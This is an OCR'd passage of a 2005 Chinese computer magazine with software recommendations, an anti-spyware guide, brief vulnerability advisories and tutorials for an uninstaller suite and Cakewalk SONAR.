下载软件后,解压缩软件,从http://www.newhua.com/cfan/200517/nv-Language.rar下载汉化包,将其解压至软件目录下的Data\Language\子目录中。运行nVHardPageSE.exe,进入软件,将鼠标移至左下角的nVHardPage options项,从右侧下拉菜单中选择"Chinese",重新打开软件,完成汉化。

现在就可以根据情况对显卡进行各项设置了。

查查闪存盘、读卡器的底细:U盘检测器



软件版本:5.0
软件大小:58KB
软件性质:免费软件
适用平台:Windows 2000/XP
下载地址:http://www.skycn.com/soft/23636.html


问:我买了一个二手的闪存盘,我想知道它是USB 1.1还是USB 2.0的,请问有没有软件可以检测出来呢?

答:很多JS总是用USB 1.1冒充USB 2.0闪存盘,如何揭穿他的谎言呢?其实是可以用一些辅助软件来帮你。比如这里要为你介绍的"U盘检测器"。它不仅仅可以检测出闪存盘的速度,还可以测出读卡器的读取速度。

将闪存盘或读卡器插好,然后就可以在软件窗口中的"已连接上PC的U盘设备"下选择闪存盘,"选中的U盘设备信息"中的"传输速度"项就可以判断出闪存盘或读卡器的速度了。如果显示的为full speed则为USB 1.1,如果显示为high speed则为USB 2.0。

最具创意的查询软件:骗子克星

问:网上有很多骗子,购买了产品得到不服务,信息不真实,安全得不到保证,这时应该怎么办呢?



答:你可以试试"骗子克星",这款软件是一款信息查询软件,它可以查到手机、IP、域名、身份证、主机地址所在地等信息。这样在网上交易或交友时就可以有效地防止受骗了。

在软件中分别选择不同的查询项,输入信息后就可以查到结果。另外,点击右上角的笑脸图标,可以使用其工具条模式,快速搜索信息。

软件版本:1.01
软件大小:6311KB
软件性质:共享软件(部分功能限制)
适用平台:Windows 2000/XP
下载地址:http://www.skycn.com/soft/23662.html



新软试用

上海读者马俊龙: 我为大家推荐"比特铃手机DIY大师-铃音幻想曲"的2.0.0.3 Build 2005.08.09版。《电脑爱好者》已经详细介绍过"比特铃手机DIY",但这次的2.0经过作者的重新设置,完全是一个新软件,并加上了向导模式,非常适合菜鸟使用。

第一次打开软件,通过向导选择好机型,然后按提示选择要制作的铃声格式就可以了。之后打开主界面,点击"真人原唱",按提示选择音频,就可以完成铃声制作。通过主界面上的"铃声管理",你可以览到刚刚制作的铃声,使用"蓝牙/红外/数据线"按钮,可以将刚刚制作好的铃声保存到本地,不过在保存前你需要按提示先免费注册一个比特铃用户才可以。不过经过试用,我发现其实制作好的铃声都保存在了软件安装目录下Temp子目录中,你可以直接复制出来。



软件版本:2.0.0.3 Build 2005.08.09
软件大小:17789KB
适用平台:Windows 9x/2000/XP
下载地址:http://www2.skycn.com/soft/23691.html

上海读者马俊龙: 我试用了一款名为"摄像头录像机"的软件,版本为1.02版,它号称可以使用ASF格式录制摄像头视频,可是在我的试用中发现,它仅仅是把最后录制的文件改名为

ASF，尺寸并没有变小，提醒大家不用再试用这款软件的1.02版了。

下载地址:http://www.skycn.com/soft/23627.html

最 近 更 新

WinRAR 3.50　**升级指数:**★★★★★

非常流行的压缩/解压缩软件。新版本支持换肤(可从http://www.rarlab.com/themes.htm处下载)，支持多卷压缩CAB文件，更好地支持64位系统等。

下载地址:http://nj.onlinedown.net/soft/5.htm

DiskLogon 2.4.0.0 32bit Edition汉化版

升级指数:★★★★★

本刊2005年第8期《将你的闪存盘变为"密钥盘"》一文中介绍的将闪存盘改造为"密钥盘"。这个版本是其汉化版，有兴趣的朋友可以下载。

下载地址:http://nj.onlinedown.net/soft/41153.htm

汉化地址:http://nj.onlinedown.net/soft/41152.htm

试 用 体 验

新疆读者KG: FlashGet推出了最新的1.7版，这次简体中文版完全免费是其最大变化，既没有广告，也没有功能上的限制了，不过它也仅能运行在简体中文操作系统上。本次更新除BUG修复外，就是改进了shareurl服务，可通过内置的一搜、新浪游戏等搜索引擎搜索MP3、游戏、网页。另外，网上有高手制作了FlashGet 1.7的美化版文件，大家可以从下面提供的链接下载到FlashGet 1.7安装文件及三个皮肤文件。



下载地址:http://www.newhua.com/cfan/200517/flashget17.rar

轻松分类你的开始菜单:TIDY START MENU

问:很多认识我的人都称我为"小白鼠"，我总是去试用最新的软件，所以我的开始菜单总是很长，请问有没有一款软件可以让我将开始菜单中的项目进行分类呢?

答:推荐你试试TIDY START MENU，它可以对你的开始菜单进行分类，这样你可以十分轻松地找到所需要的程序。




软件版本:2.3
软件大小:918KB
软件性质:免费软件
适用平台:Windows 2000/XP
下载地址:http://www.tidystartmenu.com/index.shtml

安装好软件并运行，打开向导界面，选择"Simple mode(recommended)"(以后需要修改分类时，可选择"Professional mode项")后，点击"Next"，进入下一步。在这步我们就要对"开始"菜单中的内容进行分类了，通过点击"Category"的不同按钮，并勾选窗格中的"开始"菜单程序，就可以完成分类。

分类完成后，点击"Next"进入下一步，在这里，我们先点击"Backup Now!"按钮，将"开始"菜单进行备份(要恢复时点击"Restore"按钮)，最后点击"Start Processing"按钮，稍候软件就会对"开始"菜单进行分类。

不变大小，将文件隐藏在照片里:Winhip



软件版本:2.0
软件大小:147KB
软件性质:免费软件
适用平台:Windows 2000/XP
下载地址:http://www.newhua.com/cfan/200517/winhip.rar

问:我看了第15期的《作个007 文件藏进照片里》一文后，才知道原来照片还可以藏文件，请问有没有更简单的方法呢，是否可以用软件来解决这个问题呢?

答:将文件藏在照片里的软件不少，比如Winhip。其使用非常简单，最大特色是在进行文件隐藏时，不会改变照片原始尺寸，这样别人就不会轻易发现你的小秘密了。其实软件原理就是将文件转化为位图，然后叠加到原图上，因此不会改变文件大小，不过要注意，它对原图的质量是一定损伤的。

运行软件，点击"Open Picture"按钮，打开照片文件(仅支持BMP格式)。在新弹出窗口中点击"Image→Hide file"菜单项，选择要隐藏的文件(可以是文本文件，也可以是图片等)。接着开始设置文件提取密码，完成后点击"OK"，完成隐藏。通过"Image"菜单下的"Save"项保存照片即可。

需要提取加密文件时，同样先打开照片，只是在弹出窗口中选择"Image→Retrieve file"菜单项，按提示完成提取。**(gjb66)** CF [YY09]

PC-cillin 2005 请间谍软件“滚”开

★★★

■未名

很多朋友都会有这样的疑问：间谍软件有什么可怕的？最多安装一个网络防火墙不就能阻止了吗？其实许多潜在的Internet威胁并不是常见的病毒或木马程序，而是一些危及个人隐私安全或是对电脑进行骚扰的应用程序，其中间谍软件就能监视我们使用电脑的习惯以及个人信息，然后将这些信息在未经许可的情况下发送出去，比如访问的Web站点、按键记录或屏幕快照等信息都会在不知不觉中泄漏出去。

虽然可以安装网络防火墙加以防护，但对于间谍软件而言效果并不明显。比如安装Kazaa这款P2P软件后就会附带安装一些广告软件，除非在防火墙中设定禁止Kazaa访问Internet的权限，否则与Kazaa捆绑集成的广告软件就有可能将个人信息发送给第三方。而且目前还有很多网站采用默认安装ActiveX控件的方式让你 览网页时被强行安装了间谍软件，可见仅仅通过防火墙的拦截作用并不能有效地阻止间谍软件泄密。

1.用PC-cillin 2005清理间谍软件

趋势科技PC-cillin 2005网络安全版，是一款综合性的入门级网络安全产品，包含了丰富的产品特性，不仅能保护个人单机应用环境，而且可以扩展到对家庭/SOHO小型网络的有效防护。并且PC-cillin2005内嵌的增强的〝间谍程序清除系统〞可以主动检查发现并有效去除各种间谍程序、广告软件、Cookies等。

小提示

为了能彻底抵御间谍软件的侵袭，建议事先在这里进行Windows漏洞的修复，这对于提升计算机的安全级别可是大有裨益的：运行PC-cillin 2005之后，首先在程序主窗口中通过“系统→安全检查”命令激活安全漏洞检测窗口，点击“检查”按钮之后程序将连接到微软官方网站进行检测，一旦有漏洞就会列表显示，再点击“Windows 更新”按钮即可。完成这一步之后，我们就可以借助PC-cillin 2005来扫描并清理间谍软件了。

第一步：在PC-cillin 2005中依次点击〝系统→扫描设置〞，并且在出现的窗口中点击〝间谍软件防护〞标签，此时可以根据需要选择诸如间谍软件、黑客工具、远程访问工具等所有对计算机具有潜在威胁的项目（见图1）。



图1

第二步：点击PC-cillin 2005窗口中的〝扫描间谍软件〞按钮，这时程序将自动激活扫描组件对系统进行彻底检测，完成后会列出所有的间谍程序（见图2）。

第三步：虽然检测出来这么多间谍软件，但并非所有被识别出来的应用程序都对电脑有害，可以选中可疑软件并点击〝更多信息〞按钮，打开趋势官方网站查看相关具体信息，待确认是间谍软件无误之后再按下〝删除〞键将其清理出硬盘。



图2

2.和间谍软件说“再见”

对于很多朋友来说，频繁进行完整扫描不太实际，怎样才能有效避免间谍软件的侵扰，彻底和它们说〝再见〞呢？在日常上网冲浪或者使用计算机的过程中，主要注意下述几个方面：



漏洞再现：Microsoft Windows USB驱动溢出漏洞

影响系统：Windows 9x/2000/XP/2003

漏洞分析：当操作系统进入Windows时代后，USB设备渐渐成了个人电脑标准配件，最近Windows的USB驱动程序出现了溢出漏洞，由于驱动程序正确地对USB设备所提供信息进行分析，一旦插入了USB设备，操作系统会自动加载系统认为合理的设备驱动来处理新的硬件，攻击者可以利用系统未验证信息的漏洞执行恶意代码，从而执行木马或病毒程序。

补“洞”办法：微软公司还未发布相关补丁，用户最好保证所有USB设备都有相关的驱动，防止恶意攻击者利用。

漏洞再现：Microsoft Internet Explorer JPEG图形染溢出漏洞

影响系统：最新的IE 6.0 SP2

漏洞分析：虽然Firefox的出现抢走了不小的IE 览器市场份额，但IE在普通用户中还是有相当大的比重。最近IE最新版本IE6.0 SP2又出现可利用的溢出漏洞，攻击者能通过创建一个带有恶意代码的HTML页面在本地直接访问系统盘并且拥有管理权限。

补“洞”办法：截稿前微软还未发布相关补丁，请用户随时关注微软的中国官方补丁公布。

下载地址：http://www.microsoft.com/downloads/search.aspx?displaylang=zh-cn&categoryid=7

①安装软件不要一路“下一步”。在安装任何软件时都要注意阅读“最终用户授权合约书”，里面有些会提到收集用户信息的条款。还要注意软件捆绑的扩充程序，其中有些就是间谍程序。

②当上网冲浪或使用某些软件时，除非确定软件作者和正在查看的网站非常可信，否则不要对询问是否希望下载和安装软件的任何消息单击“是”，很多朋友就是这里的一时疏忽而让间谍软件有了漏洞可钻。



图 3

③如果收到电子邮件中存在其他链接或者 览网页的时候出现弹出广告，一般情况下尽量不要点击，这能够减少间谍软件利用IE漏洞入侵的可能性。

④在IE中将“Internet区域”安全级别设置为“高”，如果导致一些网站访问出错，则可以将受信任的站点的安全级别适当降低，然后单击站点并添加要访问的站点。

除去日常使用中要注意的几方面之外，PC-cillin 2005也可以像其他杀毒软件一样通过实时扫描方式驻留在系统后台进行监测。此时只需在图2所示窗口中勾选需要监测的项目，接着运行“系统→扫描设置”命令，并且在“实时扫描”标签下选中“启用实时扫描”一项(见图3)，这样一旦不小心受到间谍软件威胁，程序还会立即弹出预警信息引起我们的警觉了。

CF [YY10]

漏洞攻击: Real Player网页木马

影响系统:任意IE版本，Real Player10以下版本

攻击分析:前段时间Real Player被发现存在溢出漏洞，恶意攻击者公布了Real Player漏洞的利用程序，恶意攻击者发布了一个利用Real Player溢出漏洞的网页木马生成器，通过IE执行HTML页面从而利用Real Player执行恶意程序，在没有任何提示的情况下对用户计算机种植木马或病毒程序 。

补“洞”办法:升级最新版Real Player 10.5。并且尽量不访问不可信任的网站。

瑞星杀毒软件2005的漏洞攻击监控

★★

■瑞星工程师　史瑀

这天又出现了让我头痛的问题，公司网络大瘫痪。不过这回和以前可不同了，我马上发现了“毒源”，原来是小A的电脑。

当我走到小A的面前，告诉他中毒的时候，他还一脸无辜，问我是怎么知道的，这个秘密当然只有我知道……

其实这是因为我安装了瑞星2005版，并启用了“漏洞攻击监控”的缘故。

记得“冲击波”和“震荡波”吗？它们都是利用微软操作系统漏洞通过网络进行攻击和传播的病毒。想必大家一定对当时的60秒关机窗口记忆犹新，当时对付它们只有依靠安装微软提供的漏洞补丁，而漏洞监控系统就是一种打补丁之外的选择。




图 1

瑞星杀毒软件2005版中的漏洞攻击监控系统是针对远程攻击漏洞开发的一套监控系统。漏洞攻击监控功能启用后一旦发现系统正在受到攻击，会进行拦截并列出详细监控信息。由于计算机感染冲击波、振荡波病毒后都会向外发送数据包，利用漏洞监控系统可以快速定位染毒的计算机，在局域网环境中更能发挥作用。

漏洞监控攻击系统只能对利用漏洞的远程攻击进行检测和拦截，但并不是所有的漏洞都可以被用作远程攻击，有些漏洞是在你访问特定的网页时才让你中毒，因此仍然有必要安装微软公告中的一些关键补丁程序。那么这套系统究竟是怎么工作的呢？先来看一下工作示意图(见图1)。

漏洞攻击监控是建立在操作系统之上的，数据包在到达操作系统之前先要经过漏洞攻击监控的检验。因此，不管操作系统是否安装了补丁，只要漏洞攻击监控检测到所有针对本机的攻击数据就会进行拦截并报警提示，使病毒的攻击无功而返。

发现有针对本机的漏洞攻击时，软件会提示用户发现并拦截了攻击行为。图2所示就是系统受到冲击波病毒攻击时提示，就是通过它，我找到了“毒源”小A的电脑。



图 2



另外，对于漏洞攻击这一新生事物，目前最好的办法就是打上相应补丁或开启专业的网络防火墙来抵挡攻击。瑞星的漏洞监控系统很好地与杀毒软件进行结合，无需开启网络防火墙就可以保护爱机不受漏洞攻击。

CF [YY11]

菜鸟集训营

系统轻松大减负，完美卸载好伴侣

★★

■河北　闫艳力

电脑用久了，系统运行速度越来越慢。究其原因，无非是安装软件过多，硬盘上垃圾数据成堆；无意间中了病毒、木马或有恶意网站给你安装了无聊的插件等。虽然我们可以手工查找、卸载或删除这些无用软件、病毒、木马等，但却很麻烦而且还容易误删文件，错杀好“人”，甚至使系统都无法正常启动。如果你有这样的烦恼，那不如借用Windows黄金拍档——完美卸载V2005(以下简称完美卸载)来帮助清洁一下系统吧！

实例1:垃圾软件、广告插件一个也不要

第一步:首先从http://nj.onlinedown.net/soft/6048.htm下载新版完美卸载 V2005，一路单击“下一步”完成安装。双击桌面上的完美卸载图标启动它，软件界面如图1所示。



图1

第二步:首先来试用一下“软件卸载”功能。点击“软件卸载”图标，打开如图2所示的对话框，在这个对话框右侧我们可以看到自己操作系统内安装的各种软件。



图2

第三步:点选右侧自己想要卸载的软件名称，然后点击左侧的“软件信息”按钮来查看该软件的详细信息，可以通过“软件自带卸载信息”项中的软件路径信息来判断自己是否会错删软件，确定无误后，点击“卸载软件”按钮便可卸载此软件了。卸载完成后，如果软件名称还显示在卸载列表中，可单击“刷新窗口”按钮刷新一下。

小提示

清除卸载列表中的垃圾

如果点击“卸载软件”按钮发现系统根本没有反应，我们可以在“软件信息”中查阅到软件详细安装路径，然后在资源管理器中打开此目录查找其中是否存在软件文件，如果发现该目录已空或不存在，证明此软件已经被卸载，显示在此处的软件名称实际上已经成为垃圾，这时便可以点击“删除清单”按钮来清理它了。

第四步:上网　览时会碰到各种不请自来的插件，这些插件的卸载特别麻烦，我们可以使用完美卸载的“插件卸载”来一步搞定它。点击左侧“插件卸载”按钮弹出如图3所示对话框，其中“卸载信息”中各项均是英文表示，你可以通过名单来判断是否需要卸载，如图3中以MS打头的三个是微软的产品，下面的“ShockwaveFlash”为Flash插件，用来播放Flash动画，WinZIP则是著名的压缩软件，这些都不建议卸载。重点是“特殊卸载”，在这里列出了目前常见的各种广告插件，我们要注意“是否安装”项中的提示信息，如果标有“存在”字样，就可以选择它，再单击“卸载”即可。



图3

实例2:顽固软件杀无赦

是不是经常遇到这样的棘手软件:安装后在“控制面板→添加或删除程序”中没有反安装程序或信息，即使用“完美卸载”的“软件卸载”项也找不到它的踪影，这时你可以试试“智能卸载”。

第一步:点击完美卸载主界面中的“智能卸载”按钮，会弹出有三个选项的智能卸载向导，根据自己实际情况选择其一，如笔者选择的是“我要卸载的程序没有任何快捷方式，只是一个可执行的EXE 文件”，点击“下一步”按钮。

第二步:在随后弹出的“打开”对话框中，找到自己电脑硬盘上要卸载的这个EXE文件，点击“打开”按钮，然后完美卸载就会自动分析与这个EXE文件有关的文件、文件夹及注册表关联项目并将结果显示在如图4所示的窗口中，最后我们直接点击“智能卸载”按钮就能将此顽固软件彻底卸载了。



图 4

小提示

在点击“智能卸载”按钮之前建议大家一一查看并确认对话框中显示的文件、文件夹及注册表项目，确认无用后再卸载，如果认为某项不能卸载，可用鼠标点选该项，然后单击“取消该项”按钮，这样完美卸载就不会卸载此项了。

实例 3：系统大扫除，还电脑年轻态

大量垃圾文件的存在是造成系统运行速度缓慢的重要原因之一，使用完美卸载的垃圾清理功能就能给你的系统做次彻底大扫除，让你的系统恢复刚安装优化时的年轻态。

第一步：在完美卸载主界面，点击“快捷清除”图标，在打开的窗口中单击“扫描系统”按钮，就可以找出系统中那些废弃无用的快捷方式了，选中它们，单击“删除目标”即可。

第二步：点击“闪电清理”图标打开闪电清理窗口，在这里可以清除三大类垃圾：上网垃圾（如IE缓存、IE历史记录、IE CookIE、网址保存记录等），文档垃圾（如回收站、剪贴板、“运行”记录、文档历史记录等），软件垃圾（一些常用软件，如Winzip、WinRAR、RealOne等软件产生的垃圾等）。根据提示进行选择，然后单击“立即进行清理”按钮就可以了。

第三步：点击主界面中的“垃圾清理”图标，可以清除扩展名为*.BAK、*.TMP、*.old等垃圾文件。在“垃圾清理”窗口中，点击“扫描系统”，稍等片刻就会得到系统内垃圾文件列表，用鼠标勾选要删除的文件项目然后点击“删除垃圾”按钮就能将垃圾彻底清除掉了。

不过，完美卸载未注册用户不能使用全选功能，只能用鼠标一一点选垃圾文件列表中的文件项目，比较麻烦。但是经过前两步的处理后，垃圾文件已经少了很多，大大减小的选择文件的工作量。

第四步：单击主界面中“高级清理”图标，这是一个功能更为强大的清理工具，如图5所示，对话框中有多个标签页可实现不同的功能。由于对注册表进行清理风险较大，我们首先点击“备份注册表”按钮将注册表备份到“C:\RegBakup”中，然后点击“软件项目”标签卡，勾选其下的垃圾软件数据，然后点击“删除”按钮删除。最后再切换到其他清理功能标签页上，按照同样方法清理垃圾数据，恢复系统的年轻态。不过要注意的是：这个对话框中所列出的项目，不一定就是垃圾数据，选择删除的时候一定要小心，好好确认一下再操作。



图 5

第五步：单击主界面上的“DLL清理”图标，在打开的窗口中点击“扫描分析”按钮可找出系统中的冗余的DLL文件，显示为红色的DLL文件不能删除，显示为绿色的也可以删除，但如果你安装了双系统，最好不要进行DLL清理操作，很容易出错。如果清除DLL文件后，系统出现异常，可单击“还原恢复”按钮，选择完美卸载自动备份的DLL文件包，恢复一下试试。

经过以上几步的处理，系统就变得干净多了。

实例 4：系统错误，不除不快

比垃圾文件更能损毁操作系统的是错误文件，相对于硬盘上大量存在的无用备份文件、无效DLL文件等垃圾，系统内部存在的错误更加让人难以容忍，实在是不除不快。

第一步：运行“完美卸载”，点击主界面的“系统修复”按钮，这时会弹出“Windows 系统医生”，点击医生为我们提供的“扫描注册表”按钮，就能为我们找到大量隐藏在Windows注册表中的错误信息，如无效的应用程序、无效的驱动程序、错误的字体等。

第二步：扫描完成之后，直接点击“修复所有错误”按钮便可轻松修复所有发现的系统错误了，如果你尚未注册此软件，就需要一一手动勾选错误，再点击“修复指定错误”按钮来修复。强烈建议大家在点击“修复”按钮之前，执行“备份扫描结果”命令，这样就可以为自己的操作定制一副后悔药，当你发现因修复注册表而造成系统异常时，就可以点击“恢复以前操作”按钮来时光倒流了。

第三步：完成系统修复后再进行一下系统优化。在主界面中点击“系统优化”按钮，弹出“请选择你的优化方式”对话框，初学者建议选择“启动系统优化向导”项，点击“确定”。然后根据设置向导，选择“电脑用于何种用途”，一般用户选择“普通应用”便可，请大家根据自己电脑实际情况自由选择。还可以勾选“系统优化”向导为你提供的各种优化选项，如“自动释放内存中不再使用的动态链接库”等。根据向导提示一步一步完成设置（如网络优化、硬盘优化、系统加速、文件保护、调整

缓存及临时文件夹的位置等），最后重启你的计算机便搞定了。

实例5:免费送你一个“加密盘”

无论是公用电脑还是自家PC，保护个人隐私和数据安全永远是个大问题，用电脑的人难免有些秘密数据，如何保护自己的这些宝贵数据呢？试试“完美卸载”提供的“文件加密”功能吧。

第一步:在主界面中点击“文件加密”图标，在打开的向导窗口中选择“我想创建一个新的保险箱，并为保险箱指定一个盘符”项，点击“下一步”，然后选择一个盘符，比如笔者选择是的“G:”（注意，不要使用系统中已有的盘符）并输入你的数据保险箱密码，最后点击“创建磁盘”按钮。

第二步:这时系统会自动打开你创建的盘符目录，也可以在资源管理器中发现新增加了一个“G:”盘符，就像对普通的磁盘一样，可以进行复制、粘贴、新建、删除等各种文件操作。将需要加密的文件拖到这个盘符目录中，然后鼠标右键点击桌面右上角出现的“磁盘 G:”（G为盘符）悬浮图标，选择“关闭当前保险箱”命令将它关闭（见图6）。这时，这个虚拟盘就会从系统中消失，其他人就无法找到它了，因此能很好地保护你的数据。



图6

第三步:当你想使用自己的隐私数据时，同样点击完美卸载主界面中的“文件加密”按钮，然后选择“我想打开一个保险箱使用”，下一步点击“ 览”在完美卸载的安装目录中找到你的数据保险箱文件，单击“打开保险箱”按钮，输入密码，就能顺利打开你的数据保险箱了，此时就可对虚拟盘符中的文件进行各种操作。

小提示

此文件加密功能适合于对安全要求不高的场所，如果你有非常重要的机密文件需要加密，建议你还是选择专业的加密软件。不过，完美卸载所提供的加密功能，用来预防一般泄密事件的发生已经足够了。

实例6:驱动大备份，系统重装不再怕

完美卸载的“驱动管理”有一个非常有趣的功能，它可以将备份的驱动程序打包成一个可自动安装驱动的EXE文件，这样在我们重装系统时，就能省却许多麻烦，不用“东奔西走”找驱动程序了。

第一步:点击主界面中“驱动管理”图标，打开“驱动管理大师专业版”对话框，在软件界面右侧是你的设备名称，勾选你想备份的设备名称（可多选），然后点击“收集备份”按钮，在随后出现的对话框中选择“是”，接着设置收集到的压缩包的保存路径，单击“OK”确认即可（如果选择了多个设备，需多次确认）。

第二步:重装系统后，再次运行完美卸载的驱动管理大师，单击“恢复驱动”，选择上面备份的驱动程序包文件恢复就可以了。

其实在备份驱动的时候，也可以点击“制作EXE”按钮，在随后的“打开”对话框中找到以你的设备名称命令的“驱动备份包(*.pak)”文件，单击“打开”按钮，片刻后就会出现完成对话框，如图7所示，其中已经详细告知你自安装包的保存路径，你只需将此驱动自安装包复制到安全地方，以后重装系统时，双击执行它就可以恢复驱动程序了。




图7

实例7:系统分区空间紧，给XP/2003减减肥

C盘是各种软件的“兵家必争之地”，不但操作系统要在里面安营扎寨，许多应用软件也都默认安装在C盘，它们还会写注册表或向系统文件夹内拷贝文件，时间一长，C盘空间自然捉襟见肘，用完美卸载的减肥工具便可为你的XP/2003减肥，使你的系统分区空间不再紧张。

点击主界面右上角的“其他功能”按钮，选择“WinXP/2003减肥工具”命令打开“WindowsXP减肥专家”工具窗口，在其中勾选你要给XP减肥的项目，如“XP的其他驱动程序”等，选择完毕后，点击“开始减肥”按钮就可以了。

注意:这个工具的使用风险较大，仅适合对系统非常了解的高手使用。如果对系统不太熟悉，可将光标移动到“减肥”项目上悬停片刻，这时减肥专家就会告诉你这个“减肥”项目的详细情况，帮助你选择是否减肥。如果减肥后弹出“Windows文件保护”对话框，选择“取消”；如果减肥后造成系统不稳定，可从XP系统的回收站中还原减肥专家删除的文件，使系统恢复正常。

每个人计算机系统的环境千差万别，安装的操作系统及应用软件等也各不相同，在使用“完美卸载”时，有些人的系统可能会出现异常。所以在运行“完美卸载”进行维护、优化之前，如果你的电脑中有非常重要的数据，一定要做好安全备份工作哦。 CF [YY12]

胜似闲庭信步，轻松圆你作曲梦

——Cakewalk SONAR 4.0实战

★★★

■北京　梦里花开

只要拥有一台电脑、一块声卡、一台MIDI键盘，你就能打造出自己的专业音乐工作室，谱写出美妙的音乐来。如果你仅仅是一时兴起，想体验一下作曲家的感受，那甚至连MIDI键盘都不用购买，直接将电脑键盘虚拟成MIDI键盘就可以了。当然，硬件只是“躯体”、软件才是“灵魂”，有了上述的硬件，还需要借助Cakewalk SONAR这款专业的音序器软件，才能尽情展现你头脑中的美妙音符。

芝麻开门

什么是MIDI?

MIDI是英文Musical Instrument Digital Interface(乐器的数字化接口)的缩写，它实际上就是一种通信协议，使得各种电子乐器之间，以及电子乐器与计算机之间能够兼容通信(如将电子琴、电吉他与电子合成器相连)。也就是说，必须让所有的电子乐器说着“同一种语言”，大家才能互相沟通。

不过我们平时口中所说的MIDI，指的则是后缀为“.mid”的音乐文件。电脑上记录音乐的方式大致有两种，一种是波形文件，典型的格式为“*.wav”，它是通过对声音的真实录制而得到的；另一种是乐谱文件，典型的格式即为“*.mid”了，它并不是忠实地原音录制，而是把声音都符号化了，它的原理就如同简谱只用7个数字及一些附加符号来记录所有的音乐旋律一样。当然，“*.mid”文件格式都是以MIDI接口规范为前提的，因此能被各种电子乐器及计算机所识别。

波形文件是对声音的真实录制，与乐器无关，可以保证重放质量，在任何设备上播出的效果都是一样的(这些是MIDI文件无法比的)，但它无法将其中的音乐元素直接转变成乐谱，编辑修改起来非常麻烦；相比之下，MIDI文件就灵活得多，由于它记录的是乐谱，对乐曲的某个音符进行修改，更换音乐或移调等，都轻而易举(这在波形文件中是不可想像的)。另外，MIDI文件很小，常是波形文件的几百分之一，大大节约磁盘空间。在Cakewalk SONAR中，可以对这两种类型的声音进行完美的整合。

实例1:流行歌曲摇身变MIDI音乐

本例将教你如何在Cakewalk SONAR中输入乐谱，轻轻松松将流行歌曲变成MIDI音乐。要是把自己制作的MIDI音乐导入手机中作为和弦铃声，听起来感觉肯定会不一样吧。本文还特意为朋友们准备了一些流行歌曲的乐谱，供大家练习使用，并有一些制作好的MIDI作品供你欣赏，有兴趣的读者可从http://www.newhua.com/cfan/200517/music.rar处下载。

第一步:设置输入／输入出端口

第一次运行Cakewalk SONAR 4.0(以下简称SONAR)，首先要设置输入／输出端口，否则SONAR会不出声音的。

执行菜单“Options→MIDI Devices”命令打开MIDI端口设置对话框(见图1)，笔者没有外接MIDI键盘，所以左侧



图1

输入窗格中只有一项声卡输入“Creative External MIDI”(各人声卡不同，此项各异)，点选它使其高亮显示；右侧窗格用来设置输出端口(即发声的端口)，一般选择与输入端口不同的那一项(该窗格中有一项“Microsoft MIDI映射表”，这是操作系统自带的音源，一般不选)，本例，笔者点选“Creative SW Synthesizer”项(各人声卡不同，此项也各异)，再点击“Move Selected Devices to Top”按钮将它移到最上层；设置完毕，单击OK退出。

小提示

如果使用的是主板集成声卡，则右侧输出窗格中可能只有MIDI映射表一个端口，这个端口一般无法发声，这时只有两种选择:1.购买一块新声卡，比如笔者使用的就是创新(Creative)的声卡；2.尝试安装一个软波表(如YAMAHA系列软波表)，看看是否有声音，如果还是不行，那就只能购买一块新声卡了。

第二步:新建一个项目

单击菜单命令“File→New”打开新建项目窗口，一般选择normal项，将会建立一个包括两个音频轨和两个MIDI轨的项目，看起来较为复杂的样子。作为初学者，并且本例只想制作MIDI，为简单起见，这里我们选择“midi only”

部分需要掌握Cakewalk SONAR的行业

职业	说明
音乐制作人	Cakewalk SONAR为专业音乐人提供了MIDI、音频、音源(合成器)一体化制作平台，它的多乐器合成功能，可以随时调用一个宠大的乐队(当然是虚拟的了)来尝试演奏你的乐曲，以便编辑修正它的不足。
音乐教学	Cakewalk SONAR编制出来的曲子，有着电脑音乐所特有的音符精准度，软件中所带的各种各样的音色库(可模拟出钢琴、小提琴、大鼓等多种乐器)，更能让老师专注于音乐理论及创作教学，无需为教学器材等外在的因素分心了。
音乐爱好者	对音乐的爱好是人之天性，非专业人士，同样能借助于Cakewalk SONAR一探音乐的奥秘。

项，单击OK。此时的主界面将如图2所示，其中的Track 1、Track 2等表示的是音轨，默认有16条，每一条音轨中可独立放置某一特殊乐器的乐谱。单击每条音轨上的还原按钮(两个交叠的小方块图标)可展开音轨，单击最小化按钮(即"_"图标)可折叠音轨，默认已经展开第一条音轨(Track 1)了。




图2

第三步:设置节拍、调号和速度

